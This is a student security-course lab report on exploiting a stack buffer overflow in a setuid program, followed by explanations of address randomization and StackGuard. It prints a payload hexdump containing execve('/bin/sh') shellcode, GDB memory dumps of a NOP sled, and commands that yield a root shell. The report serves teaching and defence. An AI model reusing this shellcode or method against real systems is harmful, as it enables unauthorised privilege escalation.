Assignment 1 Report

Task 1: Exploiting the Vulnerability

Note: For this task, we have disabled address randomization and enabled stack execution.

1. Smashed stack layout explanation





Fig 1. Stack layout after smashing attempt


The vulnerable function `strcpy` will copy the contents into the buffer without checking for the size of the buffer. Thus, an attacker can overwrite the buffer, base pointer, return address and higher memory addresses. The attacker should craft the exploit program is such a way to overwrite the return address, place a no-op sled above it and the shellcode above the no-op sled. The return address must be overwritten to point to the shellcode or any no-op instruction.



```
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ hexdump badfile
0000000 9090 9090 f9b7 ff1f 70b7 0000 9600 ff1f
0000010 3db7 feb3 60b7 fe3f ee98 bfff 98b7 f612
0000020 3cb7 fff5 17b7 fe60 00b7 ffe0 00b7 0010
0000030 0100 0000 f600 ae75 d003 fffa a0b7 fd57
0000040 39b7 fe3e 28b7 fd91 07b7 0000 0800 fffc
0000050 18b7 43a3 3d6e fe46 00b7 0000 0000 0000
0000060 a000 fd91 07b7 0000 c000 fd91 08b7 fffc
0000070 1cb7 ffef 18bf ffef 01bf 0000 0000 0000
0000080 0000 fff0 a2b7 f612 18b7 43a3 606e fe3f
0000090 e5b7 e192 c3b7 0482 a008 fd91 18b7 721d
00000a0 c403 ff7a a8b7 ffef f3bf ff59 10b7 6969
00000b0 000d fff0 00b7 0000 3900 fe3e 14b7 e09d
00000c0 eab7 0008 b000 fd51 2eb7 3d4e 3df6 fe46
00000d0 01b7 0000 0100 0000 c800 e12d eab7 0008
00000e0 1800 e136 b0b7 fd51 94b7 ffef 90bf ffef
00000f0 03bf 0000 0000 0000 0000 fff0 a2b7 0482
0000100 2e08 3d4e 12f6 e09f eab7 0008 1800 e136
0000110 c8b7 e12d 71b7 b1ea c407 ff7a 20b7 fff0
0000120 f3bf ff59 70b7 fd54 00b7 0000 0000 0000
0000130 0000 fff0 08b7 fffc 00b7 0000 0000 0000
0000140 0000 0000 2c00 fff0 c9bf fe3f 00b7 0000
0000150 d000 fffa 28b7 fff0 70bf fff0 4bbf fe4b
0000160 1cb7 0482 2808 fff0 74bf fffa 01b7 0000
0000170 c000 fd54 01b7 0000 0000 0000 0100 0000
0000180 1800 fff9 ffb7 f0b5 1e00 fff0 01bf 0000
0000190 c200 0000 bb00 e966 1eb7 fff0 1cbf fff1
00001a0 e0bf 0000 0000 0000 0000 fff0 18b7 fff9
00001b0 20b7 fff0 a2bf 0482 0008 0000 b400 fff0
00001c0 00bf fb80 17b7 00cf ff00 ffff 2fff 0000
00001d0 c800 e12d b0b7 fd51 00b7 0080 0000 fb80
00001e0 44b7 fb62 6ab7 5817 db31 80cd c031 6850
00001f0 2f2f 6873 2f68 6962 896e 50e3 8953 99e1
0000200 0bb0 80cd 0000
0000205
kowshik@kowshik-ubuntu:~/Desktop/CS4238$
```

Fig 2. Hexdump of badfile


2. Finding the correct addresses
   To successfully mount the buffer overflow attack, we need to find:
   a. Starting address of the buffer:
      i. Gdb ./stack to start the debugger
      ii. Break 16 to set a breakpoint at line 16 (just before returning from bof())
      iii. The buffer address should be printed (line 15 in exploit.c helps achieve that) – 0xbffffbb4
      iv. Info registers to find the memory address of esp and examining the top of the stack to verify the memory address of the no-op sled.



```
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ env -i sh
$ gdb ./stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...done.
(gdb) list
11              char buffer[12];
12
13              /* The following statement has a buffer overflow problem */
14              strcpy(buffer, str);
15              printf("buffer is at address: %p\n", (void*)&buffer);
16
17              return 1;
18      }
19
20      int main(int argc, char **argv)
(gdb) break 16
Breakpoint 1 at 0x8048517: file stack.c, line 16.
(gdb) run
Starting program: /home/kowshik/Desktop/CS4238/stack
buffer is at address: 0xbffffbb4

Breakpoint 1, bof (str=0xbffffbe7 "\220\220\220\220\267\371\037\377\267p") at stack.c:17
17              return 1;
(gdb) 
```

Fig 3. Running gdb on stack to get starting address of buffer


b. Address of the saved return address
    i. Using info registers, we find that the $ebp is at 0xbffffbc8. Thus, the return address will at 0xbffffbcc ($esp + 4 bytes).
    ii. Using disassemble 0xbffffbcc, we get a dump that confirms that we return to the main function.
    iii. Thus, the location of the return address is 24 bytes after the address of the buffer.



```
kowshik@kowshik-ubuntu: ~/Desktop/CS4238
(gdb) info registers
eax            0x21     33
ecx            0x7fffffdf       2147483615
edx            0xb7fb9870       -1208248208
ebx            0x0      0
esp            0xbffffbb0       0xbffffbb0
ebp            0xbffffbc8       0xbffffbc8
esi            0xb7fb8000       -1208254464
edi            0xb7fb8000       -1208254464
eip            0x8048517        0x8048517 <bof+44>
eflags         0x282    [ SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x/20wx $esp
0xbffffbb0:     0xbffffdf8      0x90909090      0xff1ff9b7      0x000070b7
0xbffffbc0:     0xb7fb8000      0xb7fb8000      0xbffffdf8      0x08048572
0xbffffbd0:     0xbffffbe7      0x00000001      0x00000205      0x0804b008
0xbffffbe0:     0x00000008      0x90ff1f96      0xb7909090      0xb7ff1ff9
0xbffffbf0:     0x00000070      0xb7ff1f96      0xb7feb33d      0x18fe3f60
(gdb) disas 0x08048572
Dump of assembler code for function main:
   0x0804851e <+0>:     lea    0x4(%esp),%ecx
   0x08048522 <+4>:     and    $0xfffffff0,%esp
   0x08048525 <+7>:     pushl  -0x4(%ecx)
   0x08048528 <+10>:    push   %ebp
   0x08048529 <+11>:    mov    %esp,%ebp
   0x0804852b <+13>:    push   %ecx
   0x0804852c <+14>:    sub    $0x214,%esp
   0x08048532 <+20>:    sub    $0x8,%esp
   0x08048535 <+23>:    push   $0x804863a
   0x0804853a <+28>:    push   $0x804863c
   0x0804853f <+33>:    call   0x80483d0 <fopen@plt>
   0x08048544 <+38>:    add    $0x10,%esp
   0x08048547 <+41>:    mov    %eax,-0xc(%ebp)
   0x0804854a <+44>:    pushl  -0xc(%ebp)
   0x0804854d <+47>:    push   $0x205
   0x08048552 <+52>:    push   $0x1
```

Fig 4. Running gdb on stack to get the return and target addresses


c. Target address
   The target address can be anywhere after the return address. This will make the target address point to a no-op sled that will eventually lead the execution to the shellcode.



```
kowshik@kowshik-ubuntu: ~/Desktop/CS4238
Breakpoint 1, bof (str=0x90909090 <error: Cannot access memory at address 0x90909090>) at stack.c:17
17              return 1;
(gdb) x/200xw $esp
0xbffffbb0:     0xbffffdf8      0x90909090      0x90909090      0x90909090
0xbffffbc0:     0x90909090      0x90909090      0x90909090      0xbffffc58
0xbffffbd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffbe0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffbf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc60:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffca0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffcb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffcc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffcd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffce0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffcf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd60:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd90:     0x90909090      0x90909090      0x58176a90      0x80cddb31
0xbffffda0:     0x6850c031      0x68732f2f      0x69622f68      0x50e3896e
0xbffffdb0:     0x99e18953      0x80cd0bb0      0x90909000      0x90909090
0xbffffdc0:     0x90909090      0x90909090      0x90909090      0x3158176a
0xbffffdd0:     0x3180cddb      0x2f6850c0      0x6868732f      0x6e69622f
0xbffffde0:     0x5350e389      0xb099e189      0x0080cd0b      0x0804b008
0xbffffdf0:     0xb7fb83dc      0xbffffe10      0x00000000      0xb7e1e637
0xbffffe00:     0xb7fb8000      0xb7fb8000      0x00000000      0xb7e1e637
```

Fig 5. The target address can be set to any address that contains no-op

3. Getting the shell



```
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ sudo gcc -g -o stack -fno-stack-protect
or stack.c
[sudo] password for kowshik:
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ sudo chmod 4755 stack
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ sudo execstack -s stack
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ gcc -o exploit exploit.c
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ ./exploit
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ ./stack
# whoami
root
#
```


Fig 6. Running the vulnerable program gives us root shell

<u>Task 2: Address Randomization</u>

1. Explanation of address randomization
   Address randomization is a security technique that that aims to prevent memory corruption by randomizing addresses that are targeted by attackers. Every time a program is run, the components of the program (stack, heap and libraries) are moved to a different address in the virtual memory to minimize the attacker's chances of guessing the correct address, thus making it difficult to mount a buffer overflow attack.


2. Explain why it can prevent the exploit, using information you get from GDB
   In Task 1, we have seen how an attacker can learn of the memory address layout of the stack and exploit it. With address randomization turned on, components of the program (stack, heap and libraries) are moved to a different address in the virtual memory, thereby denying the change for an attacker to learn of the layout using a tool like GDB. We are unable to jump to the correct address.

   From figures 7 and 8, we see that the starting address of the buffer is different in each run of the program, therefore it would be difficult for an attacker to correctly guess the address.



```
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ env -i sh
$ gdb ./stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...done.
(gdb) break 16
Breakpoint 1 at 0x8048517: file stack.c, line 16.
(gdb) run
Starting program: /home/kowshik/Desktop/CS4238/stack
buffer is at address: 0xbff91d24

Breakpoint 1, bof (str=0x90909090 <error: Cannot access memory at address 0x90909090>) at stack.c:17
17              return 1;
(gdb) x/20xw $esp
0xbff91d20:     0xbff91f68      0x90909090      0x90909090      0x90909090
0xbff91d30:     0x90909090      0x90909090      0x90909090      0xbffffc58
0xbff91d40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbff91d50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbff91d60:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
```

Fig 7. Trial 1 after setting address randomization




```
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ env -i sh
$ gdb ./stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...done.
(gdb) break 16
Breakpoint 1 at 0x8048517: file stack.c, line 16.
(gdb) run
Starting program: /home/kowshik/Desktop/CS4238/stack
buffer is at address: 0xbfb10124

Breakpoint 1, bof (str=0x90909090 <error: Cannot access memory at address 0x90909090>) at stack.c:17
17              return 1;
(gdb) x/20xw $esp
0xbfb10120:     0xbfb10368      0x90909090      0x90909090      0x90909090
0xbfb10130:     0x90909090      0x90909090      0x90909090      0xbffffc58
0xbfb10140:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfb10150:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfb10160:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
```

Fig 8. Trial 2 after setting address randomization

Task 3: Stack Guard


1. Explanation of the mechanism of Stack Guard protector: 5 marks
   StackGuard aims to detect and defeat stack smashing attacks by protecting the return address on the stack from being altered - it achieves this by placing a canary below the return address on the stack. The canary is generated when the function is called and its value is checked before exiting the function. If the program detects that the canary is compromised, it will set a flag that the stack is smashed. Different types of canaries are available - Terminator canary, Random canary, Null canary.

2. Explain why it can prevent the exploit, using information you get from GDB: 10 marks
   From gdb, when we disassemble bof, we see that there is a call to check if the canary value is tampered with.



